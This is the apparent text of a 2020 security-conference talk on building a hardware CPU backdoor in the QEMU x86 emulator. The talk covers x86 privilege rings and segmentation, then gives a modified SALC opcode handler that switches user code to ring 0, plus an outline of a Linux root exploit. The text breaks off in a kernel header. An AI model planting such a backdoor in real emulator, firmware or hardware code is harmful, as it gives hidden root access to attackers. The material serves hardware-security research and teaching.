confidence

You can also design and test your hardware trojan! Exploiting a CPU Backdoor for x86 Architecture

Adam Kostrzewa

19th edition of CONFidence 2020

Disclaimer:

The presented work disseminates the results of my spare time activities done solely using my own, private resources. Therefore, the views and opinions expressed in this presentation are mine and mine only and do not necessarily reflect the official policy or position of my employer. Examples presented within this work are only for demonstration purposes and does not necessarily reflect real-world products.

Talk's Questions

This presentation addresses the following questions:

- how difficult it is to introduce a hardware trojan or backdoor into a modern electronic equipment?
- how attacker can exploit such threats and extract your data?
- what are the principles of work of such circuits?

If these are interesting for you,
or you have always wanted to start your adventure with hardware security,
or you would just refresh your knowledge with respect to HW threats
then this talk is for you!

Hardware Security - Motivation

Hot topic in media

- 5G network controversies
- Vulnerabilities in x86 processors (Meltdown and Spectre)
- In October 2018 Bloomberg reported that an hardware trojan could reach almost 30 U.S. companies, including Amazon and Apple
- Massive 20GB Intel IP data breach mentions backdoor (context still unclear!)
- and more…!

Also in research

- In 2018 Google Scholar reports 6680 results for "hardware trojan design"
- In 2019 we have 7160
- And until September 2020 these are 6050 already

No “smoking gun” evidence

Still no direct evidence of such threat !
Which could be publicly analyzed and confirmed…

Why this threat is still valid?

- HW products are closed sourced and reverse is expensive
- Selected errors could be used as an attack vectors but still treated as bugs

So is it just conspiracy theory?

- no evidence of application in real-products
- but everyone can check if this threat is real and practically feasible!

Let’s Focus on a Practical Example

We can emulate running processor e.g. Qemu

*“QEMU is a hosted virtual machine monitor: it **emulates the machine's processor through dynamic binary translation** and provides a set of different hardware and device models for the machine, enabling it to run a variety of guest operating systems.” source Wikipedia*

So let’s try to emulate the CPU with backdoor!
And write an exploit for an regular OS (Linux)!

} **Goal of today's presentation!**

If it runs in emulator than it shouldn’t be that difficult to implement it in HW!

Main Idea: If we can emulate regular x86 processor we may also emulate one with a backdoor!

For proof of concept implementation, I will use:

- popular emulator and OS, both should be open source
- commonly known ISA, e.g. x86
- so everyone may repeat the experiments

Therefore, I selected:

- Qemu version 3.0.50 (easily applicable to all versions)
- Buildroot 2018.02.1 with a regular Linux Kernel ver. 4.15

Modifications are available on my github : https://github.com/AdamKostrzewa

Talk‘s Outline

1. Motivation
2. Revision of Security Mechanisms in Modern Processors
   - ring protection (kernel mode, user mode)
   - and memory managment
3. Design of a CPU Backdoor
4. Proof-of-concept implementation
   - using Qemu x86 CPU emulator
5. Exploit of the threat to leverage the OS protection mechanisms
   - for modern Linux kernel
6. Live demo
7. Summary

OS Security

is based on the assumption that the processor is operating according to a strict specification and a known set of predefined rules.

Commonly applied: hierarchical protection domains (protection rings) - introduced already in 70thies for MULTICS.


- at least two modes of operation (hypervisor and user)
- in hypervisor mode kernel has access to all commands and the whole address space
- in user mode only a subset of commands is available
- **transition** can happen only according to a predefined set of rules (e.g. syscalls and interupts)

x86 CPU Ring Protection, part 1

Processor defines four different privilege rings

- they are numbered from 0 (most privileged) to 3 (least privileged)
- kernel code runs in ring 0
- user code runs in ring 3
- two intermediate levels (ring1 and 2) are usually not used, except for virtualization

Protection Rings



x86 CPU Ring Protection, part 2


CPL (Current Privilege Level) defines the rights of the currently executed code

- register in the processor
- restriction who and when can change it

What are main resources which are protected?

- memory
- peripherals
- and the ability to execute certain machine instructions (only few in x86)


Memory Management in x86



Segmentation in Real Mode (16-bit) in x86 (simplified)


Segment registers:

- CS, DS, SS, ES, FS, GS segments




Segmentation in Protected Mode x86 (simplified)

- segment selector is no longer a raw number
- it contains an index into a table of segment descriptors
- segment descriptor defines the base address
- which is used for calculation




Segmentation in Protected Mode in x86



How to switch modes? (current CPL)

The transition is usually caused by one of the following:

- Fault (e.g. a page fault or some other exception caused by executing an instruction)
- Interrupt (e.g. a keyboard interrupt or I/O finishing)
- Trap (e.g. a system call)



Talk‘s Outline

1. Motivation
2. Revision of Security Mechanisms in Modern Processors
3. Design of a CPU Backdoor
4. Proof-of-concept implementation
   - using Qemu x86 CPU emulator
5. Exploit of the threat to leverage the OS protection mechanisms
   - for modern Linux kernel
6. Live demo
7. Summary

Attack Goals & Design

Increase privileges of currently running process

- from regular user to root → classic approach
- later, attacker can do whatever he wants
  - extract, modify data etc. including logs

How to do it?

- Find place in memory where the information about the current process is stored
- Modify the data so that the process gets UID and GID 0
- Current process will run as root!

Attack Challenge

Challenge

- This can be done only in the kernel mode of the system

Solution

- Backdoor in CPU should switch the modes
- Malicious activities in software e.g. overriding the privileges of currently running process
- Hardware-Software Approach!


How hardware trojans/backdoors work?

Definition: function of a hardware component, hidden from the user, which can ***add, remove or modify*** the functionality of a hardware component and, therefore, reduce its reliability or create a potential threat

Constructed from:

payload – modification of a circuit

trigger – signal activating the payload (combinational or sequential)



CPU Backdoor Design

Payload

- change the status of the CPL
- and switch to the kernel mode (CPL 0)

Trigger

- selected ASM command available in the user mode
- but assure that combination is not easy to detect
- e.g. enforce that activation happens only in certain processor state

HW/SW co-design (trigger in SW, payload in HW)

Simple Trigger

- Simplest trigger use some known or hidden instruction
- for instance SALC instruction (after Loıc Duflot, ESORICS 2008)
  - set AL depending on the value of the Carry Flag
  - available beginning with 8086, but only documented since Pentium Pro

- maybe with some other additional conditions (optional)
  - specific values of the registers
  - and than conditional statement

Qemu x86 Emulation Assembler Interpreter \qemu\target\i386\translate.c

```c
    case 0xcb: /* lret */
        val = 0;
        goto do_lret;
    case 0xcf: /* iret */
        gen_svm_check_intercept(s, pc_start, SVM_EXIT_IRET);
        if (!s->pe) {
            /* real mode */
            gen_helper_iret_real(cpu_env, tcg_const_i32(dflag - 1));
            set_cc_op(s, CC_OP_EFLAGS);
        } else if (s->vm86) {
            if (s->iopl != 3) {
                gen_exception(s, EXCP0D_GPF, pc_start - s->cs_base);
            } else {
                gen_helper_iret_real(cpu_env, tcg_const_i32(dflag - 1));
                set_cc_op(s, CC_OP_EFLAGS);
            }
        } else {
            gen_helper_iret_protected(cpu_env, tcg_const_i32(dflag - 1),
                                      tcg_const_i32(s->pc - s->cs_base));
            set_cc_op(s, CC_OP_EFLAGS);
        }
        gen_eob(s);
        break;
    case 0xe8: /* call im */
        {
            if (dflag != MO_16) {
                tval = (int32_t)insn_get(env, s, MO_32);
            } else {
                tval = (int16_t)insn_get(env, s, MO_16);
            }
            next_eip = s->pc - s->cs_base;
            tval += next_eip;
            if (dflag == MO_16) {
                tval &= 0xffff;
            } else if (!CODE64(s)) {
                tval &= 0xffffffff;
            }
            tcg_gen_movi_tl(s->T0, next_eip);
            gen_push_v(s, s->T0);
            gen_bnd_jmp(s);
            gen_jmp(s, tval);
        }
        break;
```

CPU Backdoor Implementation in Qemu

```c
    case 0xd6: /* salc */

        if (s->cpl != 0) {
                cpu_x86_set_cpl(env, 0);
                s->cpl = 0;
            }else{
                cpu_x86_set_cpl(env, 3);
                s->cpl = 3;
        }
        printf("CPL value %d\n", s->cpl);
        /*
            if (CODE64(s))
                goto illegal_op;

            gen_compute_eflags_c(s, s->T0);
            tcg_gen_neg_tl(s->T0, s->T0);
            gen_op_mov_reg_v(s, MO_8, R_EAX, s->T0);
        */
        break;
```

More Sophisticated Triggers

What about speculative execution, branch prediction?

- If (a) then, if (b) than
- we compute if and else simultaneously
- and later discard one of them (rollback)
- the one which actually triggered the backdoor??

Or other bugs? (cf. Spectre & Meltdown)
Combination should be rare in order to make it hard to find!
(or easy to explain that it is a bug)

Software Exploit for Linux

- place the CPU in the desired state (optional)
- run the trigger - “salc” instruction
- inject code and run it in ring 0
- get back to ring 3 in order to leave the system in a stable state
  - when code is running in ring 0, systems calls do not work
  - consequently a random system call may crash it

But where are Kernel CS and DS in GDT?
That depends on your distro!

linux/source/arch/x86/include/asm/segment.h

```
#define GDT_ENTRY_TLS_MIN               6
#define GDT_ENTRY_TLS_MAX               (GDT_ENTRY_TLS_MIN + GDT_ENTRY_TLS_ENTRIES - 1)

#define GDT_ENTRY_KERNEL_CS             12
